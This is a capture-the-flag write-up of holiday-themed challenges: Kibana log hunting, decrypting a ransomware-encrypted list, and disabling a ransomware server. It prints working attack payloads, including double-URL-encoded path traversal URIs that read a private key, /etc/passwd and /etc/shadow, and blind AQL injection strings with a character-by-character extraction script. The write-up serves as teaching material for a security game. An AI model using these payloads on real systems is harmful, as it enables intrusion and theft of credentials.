event.SubjectUserName : "nutcrakr" and \\\\*
```

By looking at the contents of the `event.ShareName` field we can see that the attacker first accessed the share called **`\\*\WishLists`**.

Question 18: *The naughty attacker continued to use their privileged account to execute a PowerShell script to gain domain administrative privileges. What is the password for the account the attacker used in their attack payload?*

For some reason I wasn't able to get to the answer of this question through Kibana, it looks like some logs were not parsed properly – which is maybe what one of the hints is referring to. However, I was able to search for log entries that included `nutcrakr` and `New-Object` to detect possible powershell scripts that were executed by `nutcrakr`:

```
# cat log_chunk_2.log | grep nutcrakr | grep New-Object -i
```

This returns a log entry that includes `Admins,CN=Users,DC=northpole,DC=local\"\n$username = \"nutcrakr\"\n$pswd = '`**`fR0s3nF1@k3_s`**`'`

Question 19: *The attacker then used remote desktop to remotely access one of our domain computers. What is the full ISO8601 compliant UTC EventTime when they established this connection?*

To answer this, we can filter for event ID 4624 (successful logon attempts) with a logon type of 10 (remote interactive):

```
event.EventID : 4624 and event.LogonType : 10
```

This returns a single event with the timestamp: **`2024-09-16T15:35:57.000Z`**

This log entry indicates that the user `nutcrakr` successfully established a Remote Desktop (RDP) connection to the computer `dc01.northpole.local` from the IP address `10.12.25.24`. The logon type 10 confirms that it was a *RemoteInteractive* logon, typically associated with RDP sessions.

Question 20: *The attacker is trying to create their own naughty and nice list! What is the full file path they created using their remote desktop connection?*

We know that the username is `nutcrakr` and that they accessed the `WishLists` fileshare so we can try filtering for all events that include `nutcrakr` and `WishLists`:

```
*nutcrakr* and *WishLists*
```

The `event.CommandLine` field for the most recent event shows us `C:\Windows\system32\NOTEPAD.EXE` **`C:\WishLists\santadms_only\its_my_fakelst.txt`**

Question 21: *The Wombley faction has user accounts in our environment. How many unique Wombley faction users sent an email message within the domain?*

Apply the following filter to find any email with a "From" address that starts with `wc`:

```
event_source : "SnowGlowMailPxy" and event.From : wc* and event.To : *northpole.local
```

Now look at the *Field Statistics* tab and there are **4** distinct values for `event.From`; `wcube311`, `wcub303`, `wcub808` and `wcub101`

Question 22: *The Alabaster faction also has some user accounts in our environment. How many emails were sent by the Alabaster users to the Wombley faction users?*

Similarly to the previous question, we can use the following filter to find emails sent to any address starting with `wc` from any address starting with `as`:

```
event_source : "SnowGlowMailPxy" and event.From : as* and event.To : wc*
```

Then look at the Field Statistics tab and there are **22** returned mail events.

Question 23: *Of all the reindeer, there are only nine. What's the full domain for the one whose nose does glow and shine? To help you narrow your search, search the events in the 'SnowGlowMailPxy' event source.*

The reindeer "whose nose does glow" is of course Rudolph, so we can filter for any mail records that contain the string `Rudolph`:

```
event_source : "SnowGlowMailPxy" and *Rudolph*
```

If we scroll to through the results, one of the emails sticks out because it has a Rudolph-related domain: `RudolphRunner@`**`rud01ph.glow`**.

Question 24: *With a fiery tail seen once in great years, what's the domain for the reindeer who flies without fears? To help you narrow your search, search the events in the 'SnowGlowMailPxy' event source.*

The riddle in the question is referring to comet which is the name of one of Santa's reindeer as well as a cosmic event with a "Fiery tail". The problem is that many of the domains we've seen in the SnowGlowMailPxy logs are written in leetspeak, so we need to search for a number of different possible ways of writing comet:

```
event_source : "SnowGlowMailPxy" and event.From : *comet* or event.From : *c0met* or event.From : *c0m3t*
```

With this filter we find that our answer is **`c0m3t.halleys`**.

Objective 15 – Decrypt the Naughty-Nice List

Decrypt the Frostbit-encrypted Naughty-Nice list and submit the first and last name of the child at number 440 in the Naughty-Nice list.

Hints

- The Frostbit infrastructure might be using a reverse proxy, which may resolve certain URL encoding patterns before forwarding requests to the backend application. A reverse proxy may reject requests it considers invalid. You may need to employ creative methods to ensure the request is properly forwarded to the backend. There could be a way to exploit the cryptographic library by crafting a specific request using relative paths, encoding to pass bytes and using known values retrieved from other forensic artifacts. If successful, this could be the key to tricking the Frostbit infrastructure into revealing a secret necessary to decrypt files encrypted by Frostbit.
- I'm with the North Pole cyber security team. We built a powerful EDR that captures process memory, network traffic, and malware samples. It's great for incident response - using tools like strings to find secrets in memory, decrypt network traffic, and run strace to see what malware does or executes.

Procedure

We start this challenge with five files; `naughty_nice_list.csv.frostbit`, `frostbit.elf`, `frostbit_core_dump.13`, `DoNotAlterOrDeleteMe.frostbit.json` and `ransomware_traffic.pcap`.

We can open the `ransomware_traffic.pcap` file in Wireshark and see that it's a relatively small file which shows an encrypted TLS session. Next, we can run `strings` on `frostbit_core_dump.13` and read through the output. One of the chunks of text that stands out contains the client and server TLS secrets.

```
┌──(root㉿kali)-[/home/Objective 15-16 - Frostbit]
└─# strings frostbit_core_dump.13
...
...
CLIENT_HANDSHAKE_TRAFFIC_SECRET 6f8f7498f76b53f79a18f62bd71c597c28967262c32f5a02d7bf5754034bc593
02623bc09772ebc798bff16594bb40b7c016d4120386dded10e2ff762d61dfc0
SERVER_HANDSHAKE_TRAFFIC_SECRET 6f8f7498f76b53f79a18f62bd71c597c28967262c32f5a02d7bf5754034bc593
88875ef3f05397f685c5c72c8a4b357f0d48fcbb054d1f8e4d7ce7cb6d942ef1
CLIENT_TRAFFIC_SECRET_0 6f8f7498f76b53f79a18f62bd71c597c28967262c32f5a02d7bf5754034bc593
da23c59c5bd11e2dd3851c831e7daf5e8eea12da0657aa3a9dc0c2934d6f0ab1
SERVER_TRAFFIC_SECRET_0 6f8f7498f76b53f79a18f62bd71c597c28967262c32f5a02d7bf5754034bc593
79f3b178650d0c2f58717c51df8a1eb74b23e92c1b8dec560aaf4b5f10f5dd9e
...
...
```


This chunk of text can be copied to a text file (`sslkeylog.txt`) and used to decrypt the TLS stream in Wireshark by going to **Edit** -> **Preferences** -> **Protocols** -> **TLS** and uploading `sslkeylog.txt` to the field called (**Pre)-Master-Secret log filename**. We can now follow the TLS stream in Wireshark to see that the server first supplies a nonce value, then the client sends an `encryptedkey` value, presumably encrypted with some key file and the supplied nonce. The server then responds with `digest`, `status` and `statusid` values.

The same exchange can be seen in the strings output of the core dump file, but it's missing the nonce – so this must be the most important bit of information we need from the `.pcap` file.

Looking further through the strings output of the core

dump, we can also spot an interesting URI; `https://api.frostbit.app/view/lZNUKyHCWKwV/a0870d85-09c6-440a-b878-f7cc8253bf24/status?digest=a000b3838030e94ddc76c21020044712`. This URI appears to be composed of the `statusid` we saw earlier and our UUID, and it is passing the `digest` value we saw in the network capture as a parameter. Following the URI takes us to a Ransom Note for the Frostbit2.0 Ransomware. The page shows a countdown timer and a list of websites that the naughty-nice list will be published to if Wombley's demands are not met.

By looking at the source code of the ransom note page, we see that there is a placeholder for debug data included in **line 167**. The page is looking for debug data to be passed from a server-side script (**lines 172 to 178**). So, there should be a way of enabling debug mode and viewing this debug data. We can achieve this by adding &debug=true to the end of the URI, now we can see some additional information at the bottom of the ransom page, but no information that we didn't know already.



Now it's time to start messing around with the URI to see if we can get the debug data to show us something interesting and useful. Let's start by removing a character from the digest parameter and we get this error:

```
"error": "Status Id File Digest Validation Error: Traceback (most recent call last):\n  File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\",  line  55,  in  validate\n decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Odd-length string\n"
```

So, the server-side script is expecting the digest to be hexadecimal and therefore to be composed by ASCII character pairs and thus an odd-length string will throw this error. More importantly, we have a path and filename for the server-side script: `/app/frostbit/ransomware/static/FrostBiteHashlib.py`.

It's also worth noting that the only other resource called on the ransom note page is the banner image at the top of the page and it is being called from `/static/frostbit.png` (**line 129**) – so it looks like the Python script and the banner image might just be in the same `/static` directory. We can therefore simply point our browser towards `https://api.frostbit.app/static/FrostBiteHashlib.py` to download the server-side Python script.

Now we can have a closer look at what the script is doing. Its main purpose appears to be to generate the hash value that is being used for the `digest` parameter. The hash is being generated based on the contents of the file to be served (`file_bytes`), the file name (`filename_bytes`) and the nonce (`nonce_bytes`). We can also see in **line 5** that the hash has a fixed length of 16 bytes.

Lines 14 to 29 determine how the hash is calculated. The algorithm starts with hash that is all zeroes. First it performs an XOR function with the file contents and the nonce and then performs another XOR function with the resulting byte array and the stored hash value. This is repeated for each byte in the file with the nonce being repeated over and over for the XOR operation. The algorithm then does something similar with the filename, performing an XOR operation between the filename and the nonce, but then instead of performing another XOR with the stored hash value, it performs an AND operation.

```
14      def _compute_hash(self) -> bytes:
15          hash_result = bytearray(self.hash_length)
16          count = 0
17
18          for i in range(len(self.file_bytes)):
19              xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
20              hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
21              count += 1
22
23          for i in range(len(self.filename_bytes)):
24              count_mod = count % self.hash_length
25              count_filename_mod = count % self.filename_bytes_length
26              count_nonce_mod = count % self.nonce_bytes_length
27              xrd = self.filename_bytes[count_filename_mod] ^ self.nonce_bytes[count_nonce_mod]
28              hash_result[count_mod] = hash_result[count_mod] & xrd
29              count += 1
30
31          return bytes(hash_result)
```

This is a critical flaw in this algorithm for one specific edge case – when the first 16-byte values for the filename and nonce are identical and in the same position in the algorithm's loop. In this case the XOR operation will

return a string of `0`s and any AND operation with a string of `0`s will also result in a string of `0`s. This means that if we can get the nonce and the filename to be identical at some point and collide, we will get an all-zero hash value. Since the hash is a 16-byte value, and the nonce is 8 bytes, we need to repeat the nonce twice. We may also need to add some padding to the filename to get it to align perfectly with the nonce depending on the length of the file. We can test out this hypothesis by adding some extra code to the end of the `FrostBiteHashlib.py` script:


```
file_bytes =
b"testdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatates
tdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdata
testdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestd
atatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatate
stdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdat
atestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatest
datatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatat
estdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestda
tatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatates
tdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdata
testdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestd
atatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatate
stdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdatatestdat
atestdatatestdatatestdatatestdatatestdatatestdatatestdata"

filename_bytes = bytes.fromhex("aaaaaaaaaaaaaaaaaabf57c4e5ed6cb751bf57c4e5ed6cb751e5ed6e5ed6e5ed6e5ed6")

nonce_bytes = bytes.fromhex("bf57c4e5ed6cb751")

frostbyte = Frostbyte128(file_bytes, filename_bytes, nonce_bytes)

print(f"HexDigest: {frostbyte.hexdigest()}")
```

In this example I used a random string of data for the `file_bytes` variable and then created a filename composed as follows: **{padding}{nonce}{nonce}{extra data}**. I used `aa` bytes for padding and added these until the output gave me an all-zero hash. The amount of padding needed will vary depending on the number of bytes in the file, but it can never be more than 16 bytes.

OK, now back to the ransom note – this time let's try messing with the `statusid` portion of the URI. If we add or remove characters to the `statusid` (with debug still turned on), we get the following error: `"error": "Status Id File Not Found"`.

From this output it looks like the value of `statusid` instructs the server on which file to fetch, could it be possible to use this functionality to perform a path traversal attack and output the contents of any file on the server? We can test out this idea by trying to access a known file, such as the banner of the ransom note page; `frostbit.png` in this way.

To do this we need to replace the `statusid` portion of the URI with a relative file path like `../static/frostbit.png`. However, it's not going to be that simple as the server will take any `/` characters in the URI as pointing to other paths of the website rather than other directories on the web server itself. We need to pass the whole file path in a way that will cause the web server to process it as a filename. If we try to URL-encode the `/` characters as `%2F`, it doesn't work either. One of the hints suggests that the web server is behind a proxy that resolves "*certain URL encoding patterns before forwarding requests to the backend application*". This means that when we pass `%2F` in the URI, the reverse proxy is converting this back to a `/` before passing it on to the webserver. The trick to getting past this obstacle is to URL encode `%2F` (effectively *double* URL-encoding each `/` character) thus replacing it with `%252F`. `%25` is the URL-encoded value for the `%` symbol, so this time when we pass `%252F` to the reverse proxy, it will resolve it to `%2F` and pass on a URL-encoded `/` character to the backend application.



Having figured all of that out we can now try making a call to `https://api.frostbit.app/view/..%252Fstatic%252Ffrostbit.png/{UUID}/status?digest={DIGEST}&debug=true` and we get a beautiful error message saying that we have an incorrect digest. This is a good sign,

because normally just by changing the `statusid` arbitrarily we'd get a "*file not found*" error, but this new error means that the relative file path we provided was correctly processed, the file *was* found, but the server is refusing to show it to us because we are supplying the wrong digest – but based on what we learned from the python script so far, we should be able to get around that too now.

There is one more thing that we can observe by playing around with the `statusid` portion of the URI. That is that nginx allows us to enter any directory – even one that doesn't exist, as long as we leave it again with `../`. So for example, to access `frostbit.png` we can use the path `foobar/../../static/frostbit.png` and we will get the same result as for `../static/frostbit.png`, so the URL would look something like this: `https://api.frostbit.app/view/foobar%252F..%252F..%252Fstatic%252Ffrostbit.png/{UUID}/status?digest={DIGEST}&debug=true`.

But, what file should we actually by trying to fetch from the server? You may recall a reference to the Frostbit API in an earlier Objective. In fact, in Objective 13 – Santa Vision, one of the MQTT streams gives us an interesting file path: `/etc/nginx/certs/api.frostbit.app.key`.

In our case the file path needs to be relative to where our python script is stored. We know that the python script is in `/app/frostbit/ransomware/static` directory, so we need at least four `../` to go back to `root` and another `../` to escape the false directory name composed of **{nonce}{nonce}**, so `/../../../../../etc/nginx/certs/api.frostbit.app.key`.

The {nonce} values need to be passed as hex in the URI. Normally we'd achieve this by prepending each hex byte pair with a `%` symbol, but just like we did with the file path, we need to *double* URL encode hex values and represent each `%` symbol as `%25` instead.

To summarise everything, essentially what needs to be done is to construct a URI that looks something like this:

```
https://api.frostbit.app/view/{padding}{nonce}{nonce}{filepath}/{UUID}/
status?digest=00000000000000000000000000000000&debug=true
```

Keep in mind that **{filepath}** needs to have an extra `../` at the beginning to exit the false directory we are passing as **{padding}{nonce}{nonce}**.

Here are the individual components and how they were constructed in the URI:

{nonce}{nonce} : `bf57c4e5ed6cb751bf57c4e5ed6cb751`

URL encoded **{nonce}{nonce}**: `%bf%57%c4%e5%ed%6c%b7%51%bf%57%c4%e5%ed%6c%b7%51`

Double URL encoded **{nonce}{nonce}**: `%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%25bf%2557%25c4%25e5%25ed%256c%25b7%2551`

{filepath}: `/../../../../../etc/nginx/certs/api.frostbit.app.key`

URL encoded **{filepath}**: `%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fnginx%2Fcerts%2Fapi.frostbit.app.key`

Double URL encoded **{filepath}**:
`%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fnginx%252Fcerts%252Fapi.frostbit.app.key`

In my case I didn't need to add any padding characters, but if required you can add characters before the nonces, one at a time until the URI resolves. The final URI when putting everything together looks like this (The blue part is the nonce and the red part is the relative file path):

```
https://api.frostbit.app/view/%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fnginx%252Fcerts%252Fapi.frostbit.app.key/a0870d85-09c6-440a-b878-f7cc8253bf24/status?digest=00000000000000000000000000000000&debug=true
```

This URI displays the contents of `api.frostbit.app.key` in the debug data area of the ransom note page and we can copy the text and save it to a `.key` file.

Just for fun we can also try looking at the contents of `/etc/passwd`, `/etc/shadow` and `/etc/os-release` using the same method (adjusting the number of padding characters before the nonces each time):

`/etc/passwd:`

```
https://api.frostbit.app/view/aaaaaaa%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fpasswd/a0870d85-09c6-440a-b878-f7cc8253bf24/status?digest=00000000000000000000000000000000&debug=true
```

/etc/shadow:

```
https://api.frostbit.app/view/aaaaaaaaaaa%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fshadow/a0870d85-09c6-440a-b878-f7cc8253bf24/status?digest=00000000000000000000000000000000&debug=true
```

/etc/os-release:

```
https://api.frostbit.app/view/aaaa%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%25bf%2557%25c4%25e5%25ed%256c%25b7%2551%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fos-release/a0870d85-09c6-440a-b878-f7cc8253bf24/status?digest=00000000000000000000000000000000&debug=true
```


Now that we have the **.key** file used to encrypt the `encryptedkey` value we saw in the TLS session earlier, we can use it to decrypt it. First, we need to convert the `encryptedkey` to hex and save it to a bin file:

```
└─# echo -n "9e3a9c904a0beca..." | xxd -r -p > encryptedkey.bin
```

Next, we can use `openssl` to decrypt the key:

```
└─# openssl pkeyutl -decrypt -inkey api.frostbit.app.key -in encryptedkey.bin -out decryptedkey
└─# cat decryptedkey
d23c052542a2ad32e86f9d5bbc66b11e,bf57c4e5ed6cb751
```

Now we have the key that was presumably used to encrypt the naughty-nice csv file. The decrypted key gives us two comma-separated values, which means that we're probably looking at some kind of AES encryption which uses a Key and Initial Value. Since we don't know exactly which AES mode was used, I found it easiest to upload the encrypted csv file to Cyberchef, paste in the **Key** and **IV** values and try a few options for **Mode** until I got a legible output.



Finally, we can look inside the decrypted naughty-nice list and find out who is the last child on the list at line number 440, and we find it's a child called **Xena Xtreme** who is listed as having been naughty for having *"a surprise science experiment in the garage and [leaving] a mess with the supplies"*.

Objective 16 – Deactivate Frostbit Naughty-Nice List Publication

Wombley's ransomware server is threatening to publish the Naughty-Nice list. Find a way to deactivate the publication of the Naughty-Nice list by the ransomware server.

Hints

- There must be a way to deactivate the ransomware server's data publication. Perhaps one of the other North Pole assets revealed something that could help us find the deactivation path. If so, we might be able to trick the Frostbit infrastructure into revealing more details.
- The Frostbit author may have mitigated the use of certain characters, verbs, and simple authentication bypasses, leaving us blind in this case. Therefore, we might need to trick the application into responding differently based on our input and measure its response. If we know the underlying technology used for data storage, we can replicate it locally using Docker containers, allowing us to develop and test techniques and payloads with greater insight into how the application functions.

Procedure

The starting point for this objective is not explicitly provided, but it's quite clearly the API call we spotted in Santa Vision; `api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key`

To call this API we can use curl with the following command:

```
curl -X GET "https://api.frostbit.app/api/v1/frostbitadmin/bot/a0870d85-09c6-440a-b878-f7cc8253bf24/deactivate " -H "X-API-Key:test_value
```

Alternatively you can use GUI applications such as BURP suite or Postman which was my preferred choice as I found it made it a lot quicker and easier to try multiple payloads and keep track of the results.

To start off with let's try sending a test request with a `X-API-Key` header value set to `test` and we find that this returns an error: `{"error": "Invalid Request"}`, which isn't very useful. However, from the previous objective we learnt of a server-side parameter which can be enabled to provide us with more detailed error information, so let's try tacking on `?debug=true` to the API call. This time the error we get is slightly different: `{"error":"Invalid Key"}` - so at least now we know that the we are constructing our API call correctly, it's just that the API Key that we are providing that is incorrect (of course).

Let's try tinkering with this API call and see what happens… If we try to pass some special characters such as ; `*` `/` `\` `` ` `` we get a different error saying `{"error":"Request Blocked"}` which tells us that these specific characters are being blocked by the application. However, if we try passing a `'` character in our `X-API-Key` header, we get a far more interesting response from the server:

```
{
    "debug": true,
    "error": "Timeout or error in query:\nFOR doc IN config\n    FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n    <other_query_lines_omitted>\n    RETURN doc"
}
```

Now this is extremely interesting – first of all the server throwing this kind of error to an input of a `'` character immediately indicates that is likely vulnerable to some kind of injection. Secondly, the error helpfully outputs part of the query that it is using to try and match our API Key input.

From the query we can tell that this is not written in SQL and that is most likely written in **AQL** – ArangoDB Query Language, we can also see that there is a table called `config` and that the application is trying to match our input with the contents of a particular key in that table. By providing a `'` as our input, the query on the server is evaluated as:

```
FOR doc IN config FILTER doc.<key_name_omitted> == ‘’’
```

And this causes a timeout error because it is FALSE. So, what can we add to our input to make it always return TRUE? Of course, it's the classic SQLI test string of `‘OR 1==1`. That's all well and good, however it doesn't really tell us anything more about the database or its contents.

At this stage I decided to try and figure out what verbs are being blocked by the application and which aren't – so I gathered as many command verbs as I could find from the AQL documentation and put them in a script that tries to submit each one as the header value and records the server's response. I also tried a bunch of special characters and recorded the response. In the end I came up with the following (non-exhaustive) list:

Allowed Commands	**Blocked Commands**
`SEARCH` `SORT` `SLEEP` `LIMIT` `COLLECT` `WINDOW` `REPLACE` `REMOVE` `UPSERT` `NOOPT` `FAIL` `CONCAT` `LEFT` `RIGHT` `SUBSTRING` `LENGTH`	`FOR` `RETURN` `FILTER` `LET` `INSERT` `UPDATE` `WITH` `VALUES`
Allowed Special Characters	**Blocked Special Characters**
`!` `"` `#` `$` `%` `&` `'` `(` `)` `+` `,` `-` `.` `:` `<` `=` `>` `?` `@` `[` `]` `^` `_` `{` `|` `}` `~` `¬` `¦`	`;` `*` `/` `\` `` ` ``

This table helped me plan my strategy from here. I knew right away it would be useless to try to get the application to execute another `FOR IN` search or to `RETURN` some other value, furthermore, no matter what payloads I tried I always got the same AQL error or "invalid key" – so this was going to have to be a blind injection.

Blind injection techniques usually attempt to determine the effectiveness of a payload by measuring the difference in response time from the server. A longer response time typically indicates that the payload is causing the server to do some processing and thus probably executing the commands we passed. Luckily for us, we can see that AQL's `SLEEP()` function is not being blocked and we can use this to our advantage by passing a payload such as the following in our header:

```
' OR 1==1 ? SLEEP(2) :'
```

This payload makes use of the ternary operator (`?`) which essentially is equivalent to "*IF TRUE THEN*", so with the above payload. The query will always evaluate to TRUE thanks to the `OR 1==1` operation and when that evaluates to true it instructs the server to pause for two seconds before sending a response. Sure enough, although we receive the same old error with this payload, we can observe a noticeable delay before we receive the response. This means that the server is evaluating the query before the `?` and executing the commands that come after it.

Things start to get very interesting from this point on. We can use this vulnerability in the application to enumerate the `config` table of the database. We can use a payload such as `' OR LENGTH(doc)>1 ? SLEEP(2) : '` to determine whether the table has more than one field in it. If we observe a delay, it means that there *is* more than one field. We can play around with this until we arrive at `' OR LENGTH(doc)==4 ? SLEEP(2) : '` which tells us that the `config` table has exactly four fields.

These field names are considered as *ATTRIBUTES* of the `config` table in AQL and we can use a payload such as the following to test for the presence of system attributes in the config table:

```
' OR "_key" IN ATTRIBUTES(doc) ? SLEEP(2) : '
```

We can also use the following payload to determine how many non-system attributes are in `config`: `' OR LENGTH(ATTRIBUTES(doc,true))==1 ? SLEEP(2) : '` – Note that by adding `,true` to the `ATTRIBUTES` function we instruct AQL to only return non-system attributes.

Finally, by playing around with these payloads we can determine that the config table is composed of three system attributes and one user-defined attribute and these are stored in this order:

```
config: {<undisclosed_name>, _rev, _key, _id}
```

These attributes can be addressed as you would normally address a matrix. So, for example, `ATTRIBUTES(doc)[1] = _rev`.

At this point it would be really great if we could possibly find the name of the user-defined attribute as this is probably where the API key is being stored. We can start by determining the number of characters in the name by playing a quick game of Hi/Lo with payloads such as this one:

```
' OR LENGTH(ATTRIBUTES(doc,true)[0]) >10 ? SLEEP(2) : ‘
```

With this method we can eventually determine that the user-defined attribute has a name that is 18 characters long. Armed with this information we can use the `LEFT()` command to return the first leftmost x number of letters in the name and then use the `LIKE` command with wildcards to match that value against test characters until we find one that invokes a delay in the server. For example, `' OR LEFT((ATTRIBUTES(doc)[1]),4) LIKE "%v" ? SLEEP(2) : '` will cause a delay since the first four characters of `ATRRIBUTES(doc)[1]` are `_rev` and therefore match with `%v` (where `%` is considered by AQL as a wildcard that can match any string). At this point I drafted a python script with help from ChatGPT that is composed of two nested loops, which submit a payload for each allowed character until it causes a server delay, then adds that character to the final value and moves to the next one. This gave me the name of the user-defined attribute as **`deactivate_api_key`.**

```
└─$ python3 blind_AQLI_name.py
Starting brute force attack to find key using Blind AQL Injection...
Found character at position 1:
Found character at position 2: d
Found character at position 3: de
Found character at position 4: dea
Found character at position 5: deac
Found character at position 6: deact
Found character at position 7: deacti
Found character at position 8: deactiv
Found character at position 9: deactiva
Found character at position 10: deactivat
Found character at position 11: deactivate
Found character at position 12: deactivate_
Found character at position 13: deactivate_a
Found character at position 14: deactivate_ap
Found character at position 15: deactivate_api
Found character at position 16: deactivate_api_
Found character at position 17: deactivate_api_k
Found character at position 18: deactivate_api_ke
Found _key: deactivate_api_key
```

Now we can use the same technique to determine the length of the string inside the field `deactivate_api_key` by using the `CHAR_LENGTH()` function:

```
' OR CHAR_LENGTH(doc.deactivate_api_key) ==36 ? SLEEP(2) : '
```

From this payload we learn that the API key we are trying to retrieve has 36 characters, so we can modify the outer loop of the same python script we used earlier to loop 36 times and we change the payload to the following:


```
payload = f"' OR LEFT(doc.deactivate_api_key,36) LIKE '{known_part + char}%' ? SLEEP(2) : '"
```

We can now simply run the script and wait for it to run through all the 36 characters and give us our API KEY: **`abe7a6ad-715e-4e6a-901b-c9279a964f91`**

Finally, we can submit our last API call with the retrieved API key in the header and we receive the following message confirmation:

```
{
    "message": "Response status code: 200, Response body: {\"result\":\"success\",\"rid\":\"a0870d85-
09c6-440a-b878-
f7cc8253bf24\",\"hash\":\"02af9465e7eae22fb250dea497ea045952c1f7e8be0f7ea86fdf7c7df2020eb4\",\"uid\":\
"28388\"}\nPOSTED WIN RESULTS FOR RID a0870d85-09c6-440a-b878-f7cc8253bf24",
    "status": "Deactivated"
}
```

We can also confirm that the ransomware has been deactivated by revisiting the ransom note page:



ENDING, EPILOGUE & THANKS

Having succesfully deactivated the ransomware and decrypted the Naughty/Nice list, we have once again saved the holidays and Santa greets u in his castle with his thanks.

